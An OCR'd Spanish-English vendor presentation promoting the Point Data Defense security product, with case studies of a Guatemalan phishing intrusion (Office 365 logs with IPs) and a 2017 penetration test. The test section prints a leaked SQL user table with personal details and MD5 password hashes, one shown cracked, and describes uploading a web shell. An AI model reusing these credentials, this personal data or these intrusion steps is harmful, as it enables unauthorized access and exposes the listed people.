Evita que el software malicioso acceda y recopile información confidencial directamente desde la memoria de la computadora mediante técnicas como el raspado de memoria. Garantizar que los procesos y operaciones confidenciales realizados en la memoria, como las operaciones criptográficas o el manejo de contraseñas, permanezcan seguros contra interceptaciones o alteraciones. Esto agrega una capa adicional de defensa contra diversas formas de ataques de malware.

Previene los ataques de arranque en frío, en los que un atacante recupera información confidencial de la RAM de una computadora accediendo a ella después de un reinicio en frío. El cifrado hace que estos datos sean ilegibles sin la clave de descifrado adecuada.

No utiliza el procesador para descifrar.

Proporciona alertas e informes sobre cualquier aplicación que intente acceder incorrectamente a la memoria.

# Anti-Secuestro

**COMPONENTES:**

Autenticación Segura: Utiliza mecanismos de desafío/respuesta generados aleatoriamente que integran cualquier combinación de PIN seguro, códigos QR y/o datos biométricos que se transmiten a través de canales cifrados y se combinan con identificadores únicos de hardware y software de dispositivo y navegador. Lo que significa que solo dispositivos móviles específicos pueden escanear o ingresar credenciales en navegadores específicos, asociados con usuarios específicos.

Controles de Datos y Antirrobo: Controla la capacidad de cualquier usuario final para acceder, crear, abrir, leer, copiar, guardar, editar, imprimir, manipular, reenviar y/o exportar datos. Proporciona la capacidad de retirar datos inmediatamente desde cualquier punto final previa solicitud y/o revocación de credenciales de cualquier usuario final de forma inmediata.

Con alertas e informes sobre cualquier uso autorizado y/o cualquier intento de uso prohibido.

Memoria Segura: Cifra los datos en la memoria. Utiliza algoritmos de cifrado basados en políticas y claves controladas por aplicaciones, de modo que no se puede acceder a los datos en la memoria, por ejemplo mediante malware de extracción de memoria. Proporciona alertas y informa sobre intentos de acceso inadecuado.

# Mensajería Segura

**COMPONENTES:**

Mensajería Segura: utiliza algoritmos de cifrado que cambian dinámicamente según demanda y claves de cifrado simétricas según lo programado o para cada mensaje, lo que cifra los datos de forma "extendida de extremo a extremo". No hay claves criptográficas almacenadas que puedan robarse para descifrar datos robados durante el tránsito. Todos los mensajes y archivos adjuntos se almacenan en un sistema de espacio aislado que evita que cualquier archivo potencialmente infectado acceda al sistema operativo y desencadene ataques de virus o ransomware. Los datos de los mensajes permanecen confinados dentro del entorno limitado a menos que la política lo permita explícitamente.

Controles de Datos y Antirrobo: Controla la capacidad de cualquier usuario final para acceder, crear, abrir, leer, copiar, guardar, editar, imprimir, manipular, reenviar y/o exportar datos. Proporciona la capacidad de retirar datos inmediatamente desde cualquier punto final previa solicitud y/o revocación de credenciales de cualquier usuario final de forma inmediata.

Memoria Segura: Cifra los datos en la memoria. Utiliza algoritmos de cifrado basados en políticas y claves controladas por aplicaciones, de modo que no se puede acceder a los datos en la memoria, por ejemplo mediante malware de extracción de memoria. Proporciona alertas y informa sobre intentos de acceso inadecuado.

# Unidad de Datos Segura


**COMPONENTES:**

Unidad de Datos Segura : Protege los datos de los archivos cifrando y salvaguardando los datos como una unidad virtual en varias plataformas, incluidas dispositivos móviles, computadoras, servidores, recursos compartidos de red y la nube, utilizando algoritmos de cifrado que cambian dinámicamente y que se basan en políticas.

Emplea técnicas de cifrado sólidas para proteger sus archivos y datos tanto en reposo como en tránsito. Cifra datos a nivel de unidad virtual, agregando una capa adicional de seguridad. Secure Data Drive se integra perfectamente en su infraestructura existente. Esta versatilidad le permite proteger sus datos en todas sus plataformas y entornos sin comprometer la seguridad o el rendimiento.

Permite la movilidad segura de los datos, lo que le permite acceder a sus archivos cifrados, ya sea que trabaje desde la oficina, en casa o mientras viaja, puede acceder y modificar sus datos de forma segura sin el riesgo de exposición a amenazas cibernéticas.

# PDD - TRÍADA DE SEGURIDAD





Autentica el usuario al dispositivo, el dispositivo a la aplicación, y la aplicación al usuario.
Todas las aplicaciones de seguridad te permiten hacer
algo a menos que te detenga

Point Data Defense no permite a los usuarios hacer nada
a menos que el administrador les permita

# ESTUDIOS DE CASOS
# DONDE POINT DATA DEFENSE HABRÍA RESUELTO EL PROBLEMA


- **Ejemplo 1: Guatemala - Phishing - Vector de ataque - Ahora - Trabajemos hacia atrás**
- **Regular: correo electrónico no autenticado que se utiliza para aprobar compras multimillonarias**




- **This entire attack was made possible with forged emails**
- **The attacker having access to the M365 email & folders that contained purchasing & accounts payable data**

- Phishing - Vector de ataque - Ahora - Trabajemos hacia atrás
- Mediante usuarios de empresas de phishing masivo, los atacantes obtuvieron acceso a SharePoint y leyeron archivos
-

## Jul 01 - Aug 03 Office 365 Log



| A | B | | | | | | |
|---|---|---|---|---|---|---|---|
| 1 | ObjectId:https:\/\/[redacted]s-my.sharepoint.com\/personal\/[redacted]com\/Documents\/Documents\[redacted]\/DataWarehose[redacted]\/Resumen | | | | | | |
| | ObjectId:https:\/\/[redacted]my.sharepoint.com\/personal\/[redacted]com\/Documents\/Documents\/OneNote Notebooks\/Personal | | | | | | |
| 2018-07-12T23:18: | [redacted] | .com | FileAccessed | Operation:FileAccessed | ClientIP:190.14.216.114 | | ObjectId:https:\/\/[redacted]my.sharepoint |
| 2018-07-12T22:53: | | .com | UserLoggedIn | Operation:UserLoggedIn | ClientIP:190.14.216.114 | | ObjectId:Unknown |
| 2018-07-12T22:37: | | .com | FileSyncUploaded | Operation:FileSyncUploa | ClientIP:190.14.216.114 | | ObjectId:https:\/\/[redacted]-my.sharepoint |
| 2018-07-12T22:35: | | .com | FileSyncUploaded | Operation:FileSyncUploa | ClientIP:190.14.216.114 | | ObjectId:https:\/\/[redacted]-my.sharepoint |
| 2018-07-12T22:31: | | .com | FileAccessed | Operation:FileAccessed | ClientIP:190.14.216.114 | | ObjectId:https:\/\/[redacted]-my.sharepoint |
| 2018-07-12T22:20: | | .com | FileModifiedExter | Operation:FileModifiedE | ClientIP:190.14.216.114 | | ObjectId:https:\/\/[redacted]-my.sharepoint |
| 2018-07-12T22:17: | | .com | FileModifiedExter | Operation:FileModifiedE | ClientIP:190.14.216.114 | | ObjectId:https:\/\/[redacted]-my.sharepoint |
| 2018-07-12T22:16: | | .com | FileAccessedExter | Operation:FileAccessedE | ClientIP:190.14.216.114 | OFFICE | ObjectId:https:\/\/[redacted]-my.sharepoint |
| 2018-07-12T22:16: | | .com | FileModifiedExter | Operation:FileModifiedE | ClientIP:190.14.216.114 | OFFICE | ObjectId:https:\/\/[redacted]-my.sharepoint |
| 2018-07-12T22:15: | | .com | FileAccessed | Operation:FileAccessed | ClientIP:13.64.250.108 | MS - CA - SAN JOSE | ObjectId:https:\/\/[redacted]-my.sharepoint |
| 2018-07-12T22:15: | | .com | FileAccessed | Operation:FileAccessed | ClientIP:13.64.250.108 | MS - CA - SAN JOSE | ObjectId:https:\/\/[redacted]-my.sharepoint |
| 2018-07-12T22:14: | | .com | FileModifiedExter | Operation:FileModifiedE | ClientIP:190.14.216.114 | OFFICE | ObjectId:https:\/\/[redacted]-my.sharepoint |
| 2018-07-12T22:14: | | .com | FileAccessed | Operation:FileAccessed | ClientIP:13.64.250.108 | MS - CA - SAN JOSE | ObjectId:https:\/\/[redacted]-my.sharepoint |
| 2018-07-12T22:14: | | .com | FileAccessed | Operation:FileAccessed | ClientIP:13.64.250.108 | MS - CA - SAN JOSE | ObjectId:https:\/\/[redacted]-my.sharepoint |
| 2018-07-12T22:12: | | .com | FileModifiedExter | Operation:FileModifiedE | ClientIP:190.14.216.114 | OFFICE | ObjectId:https:\/\/[redacted]-my.sharepoint |
| 2018-07-12T22:11: | | .com | FileSyncUploaded | Operation:FileSyncUploa | ClientIP:190.14.216.114 | OFFICE | ObjectId:https:\/\/[redacted]-my.sharepoint |
| 2018-07-12T22:11: | | .com | FileModifiedExter | Operation:FileModifiedE | ClientIP:190.14.216.114 | OFFICE | ObjectId:https:\/\/[redacted]-my.sharepoint |
| 2018-07-12T22:10: | | .com | FileSyncUploaded | Operation:FileSyncUploa | ClientIP:190.14.216.114 | OFFICE | ObjectId:https:\/\/[redacted]-my.sharepoint |

- Phishing - Vector de ataque - Ahora - Trabajemos hacia atrás
- Mediante usuarios de empresas de phishing masivo, los atacantes obtuvieron acceso a SharePoint y leyeron archivos


# AFTER THE MAY 2, 2018 ATTACK

- Still being accessed AFTER passwords were changed
- Jul 01 - Aug 03 Office 365 Log – 34 Days
- 729 Unique IP Addresses Accessed Office 365 from – – – United States, Spain, Panama, Guatemala, El Salvador, Costa Rica, Canada, Brazil, Barbados, Aruba, Argentina and Great Britain
- **Because new M365 passwords were still being intercepted from infected work and home computers**

- **Phishing - Vector de ataque - RESUMEN SINOPSIS**

- Ultimately - What allowed this attack to happen was an open communication mechanism - **email** - was used to pass purchase orders for payment processing and approval

- The attackers were in the Office 365 environment with valid user credentials, reading people's emails and accessing their work files for two (2) months before the first forged email and fake purchase order went out

If this system were a closed / private communication mechanism, where the purchase orders weren't exposed to any third party infrastructure - even if the attackers had unfettered access to the email system like they did - the payment communications would not have been exposed.

- ***The problem was unprotected data*** - **not that the security measures at M365 weren't working - they were.**

El mecanismo de seguridad de contraseña de MS 365 funcionó, pero no se utilizó ningún factor múltiple Y se utilizó un mecanismo de comunicación común/abierto (correo electrónico) para autorizar compras mensuales por valor de millones de dólares.

- **Ejemplo 2 - Guatemala - Prueba de penetración de red**

[redacted]

# Penetration Test Results 2017

G-C PARTNERS


If we look at the 2017 Network Assessment when

- We got the 20GB of database
- Including the Admin password, and
- Were able to take control of the server, and
- Go anywhere we wanted on the internal network
- All from a server in the DMZ

- **Ejemplo 2: prueba de penetración de red**

[redacted]

# Penetration Test Results




http://190.[redacted]:8080/

This backup directory was located on an http proxy, port 8080.

There were 2 SQL files. One was in the '/backup' directory named, '[redacted]app.sql,' and the other is in the directory: /[redacted]/admin/db.

This file is named 'db[redacted].'

Both SQL files contain a series of SQL database insert functions. One of the functions is for a user table, 'usr_mst,' which contains login, password information.

- **Ejemplo 2: prueba de penetración de red**

[redacted]

# Penetration Test Results

The MD5 hashes that represent the passwords were easily cracked.

For instance, the cracked password hash for the user admin@[redacted]app.com is:

Hash: 21232f297a57a5a743894a0e4a801fc3

```
-- ----------------------------
-- Records of user_mst
-- ----------------------------
INSERT INTO `user_mst` VALUES ('1', 'admin', '', '',
'admin@[redacted]app.com', '', '21232f297a57a5a743894a0e4a801fc3',
'm', null, null, '0', '', '', null, null, 'master_admin', ''
null, '1', '1', '2016-01-26 16:15:37', '2016-01-26 16:15:37');
INSERT INTO `user_mst` VALUES ('2', '[redacted]', 'patel',
'1993-12-06', '[redacted]@gmail.com', '',
'ee11cbb19052e40b07aac0ca060c23ee', 'm', null, null, '0', '',
'', null, null, 'user', '035fe474260dc63a3e489ed5c200c5c1',
'1,2,4', '1', '1', '2016-01-26 16:15:37', '2016-04-01
13:42:28');
INSERT INTO `user_mst` VALUES ('3', '[redacted]patel', '',
'1970-01-01', '[redacted]patel.ce@gmail.com', '',
'202cb962ac59075b964b07152d234b70', 'm', null, null, '0', '',
'', null, null, 'user', '', null, '1', '1', '2016-01-26
14:05:33', '2016-01-26 14:35:19');
INSERT INTO `user_mst` VALUES ('4', '[redacted] patel', '',
'1993-12-06', '[redacted]patel[redacted]@gmail.com', 'my_profile.png', '',
'm', null, null, '0', '[redacted]patel[redacted]', 'facebook', null, null,
'user', '', null, '0', '1', '2016-01-26 14:29:59', '2016-01-26
14:30:09');
INSERT INTO `user_mst` VALUES ('5', '[redacted]', 'patel',
'1993-12-06', '[redacted]patel[redacted]@gmail.com', 'my_profile.png',
'ee11cbb19052e40b07aac0ca060c23ee', 'm', null, null, '0',
'[redacted]patel[redacted]', 'facebook', '[redacted]', '71.00012', 'user',
'', null, '0', '1', '2016-01-26 14:30:12', '2016-04-01
14:44:42');
```

cracked: 'admin'


This cracked login/password credentials allowed for access into a several web applications that were found on the webserver with the ip address 193.[redacted] and allowed us to upload a web-shell; a foot-hold onto that server.

Had we not found these credentials, it would have been extremely more difficult

- **Ejemplo 2: prueba de penetración de red**

[redacted]

# Penetration Test Results




Using the same admin password, we were able to log onto this management page and upload a tool.

- **Ejemplo 2: prueba de penetración de red**

[redacted]

# Penetration Test Results 2017

G-C PARTNERS

- Was that because the firewall wasn't working?
  - No - the firewall was working perfectly

- Was the server not working?
  - No - the server was working perfectly - we were able to send valid commands to the server to get access to disk where the database was.

- **Ejemplo 2: prueba de penetración de red**

[redacted]

# Penetration Test Results 2017

G-C PARTNERS

- One can argue a server that was used for development should never have been put into production
- Or, that the web server was misconfigured to allow for directory browsing
- Or, that the credentials and backups shouldn't have been left on the server before it went into production
- But the truth is people just forget things

- **Ejemplo 2: Prueba de penetración de red: SINOPSIS RESUMEN**

